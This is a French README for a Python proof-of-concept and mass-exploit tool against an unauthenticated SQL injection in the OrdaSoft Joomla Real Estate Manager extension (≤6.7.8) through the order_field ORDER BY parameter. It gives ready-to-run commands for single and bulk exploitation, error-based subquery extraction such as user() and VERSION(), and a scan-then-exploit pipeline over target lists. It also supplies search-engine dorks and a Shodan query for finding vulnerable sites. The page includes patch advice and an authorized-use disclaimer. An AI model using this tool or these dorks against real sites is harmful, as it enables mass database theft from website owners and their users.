
PoC Python 3 et exploit de masse pour CVE-2026-100752, une injection SQL non authentifiée dans OrdaSoft Joomla Real Estate Manager <=6.7.8 via le paramètre order_field ORDER BY.
PoC Python 3 pour CVE-2026-100752 — extension Joomla OrdaSoft Real Estate Manager (Free) ≤ 6.7.8. Corrigé dans 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catalogue | https://pocbit.org/pocs/ |
| Composant | com_realestatemanager |
| Fichier | site/realestatemanager.php |
| Paramètre | order_field → ORDER BY (non quoté, pas de liste blanche) |
| Auth | Aucune (vues publiques listing / recherche / catégorie) |
| CWE | CWE-89 Injection SQL |
| Aussi | Injection POST héritée order_direction (audits Metasploit / pré-6.7.9) |


Bannière PoCbit colorée, puis sortie JSON --mode exploit : exploited: true, vecteur order_field_get, route showCategory + com_realestatemanager.
Exemple de commande :
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(Capture d'écran issue d'un environnement de test autorisé ; l'URL cible est destinée à la validation du PoC.)
Real Estate Manager (Free) est une extension OrdaSoft qui gère les annonces immobilières sur Joomla. Dans les versions 6.7.8 et antérieures, le paramètre de requête order_field est inséré directement dans la clause ORDER BY au sein de site/realestatemanager.php ; il n'y a ni liste blanche de noms de colonnes, ni échappement, ni cast. Sans authentification, les requêtes de navigation par catégorie, de résultats de recherche et de liste complète d'annonces peuvent être exploitées.
En cas de SQLi réussie, il convient d'évaluer la lecture depuis la base de données (version, hachages d'utilisateurs, données du site), l'écriture/suppression selon les privilèges, ainsi que le risque de RCE en chaîne. Mettez à niveau vers la version 6.7.9 ou supérieure (OrdaSoft security release).
Contrôleur frontal Joomla :
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752 : order_field contrôle la colonne/expression ORDER BY. Des valeurs telles que des sous-requêtes basées sur les erreurs peuvent être injectées car la valeur est concaténée dans le SQL sans liaison ni validation.
Contextes de requête affectés (selon le texte du CVE) :
showCategory et apparentés)Ce PoC :
com_realestatemanager (chemins + version optionnelle du manifeste)catid / Itemid depuis le HTML du siteshowCategory, showSearch, showSearchResult, showRent, showBuyorder_fieldorder_direction=asc,<injection> (vecteur historique, encore utile sur certaines versions)hits.txtexploited.txt (lignes avec fuite SELECT réussie)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive tente SELECT VERSION() lorsque la preuve booléenne/erreur n'est pas concluante.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Option | Rôle |
|---|---|
--mode exploit | Extraction de données basée sur les erreurs (masse prise en charge) |
--subquery | SQL interne pour la charge utile double requête CONCAT(0x7e, …) |
--vector | Force order_field_get, order_field_post ou order_direction_post |
-j | Cibles en parallèle |
--no-color | Terminal en clair |
JSONL inclut pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Style Shodan (si pris en charge) : http.html:com_realestatemanager
Exportez les noms d'hôtes dans targets.txt (une URL par ligne), puis check → hits → exploit uniquement sur des biens autorisés.
Manifeste (lorsqu'exposé) :
/administrator/components/com_realestatemanager/realestatemanager.xmlSi version ≤ 6.7.8 → likely_vulnerable_version. Si ≥ 6.7.9 → patched_version (l'exploit peut encore échouer).
| CVE | Type | Corrigé |
|---|---|---|
| CVE-2026-100752 | SQLi non auth (order_field) | 6.7.9 |
| CVE-2026-100753 | XSS réfléchi (vues publiques de biens) | 6.7.9 |
Même lot éditeur (sept. 2026) : Vehicle Manager et d'autres extensions OrdaSoft ont reçu des CVE distincts — corrigez tous les composants OrdaSoft que vous exécutez.
auxiliary/gather/joomla_com_realestatemanager_sqli (POST hérité order_direction)Tests de sécurité autorisés et validation de correctifs uniquement. Ne pas utiliser contre des systèmes sans autorisation.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752

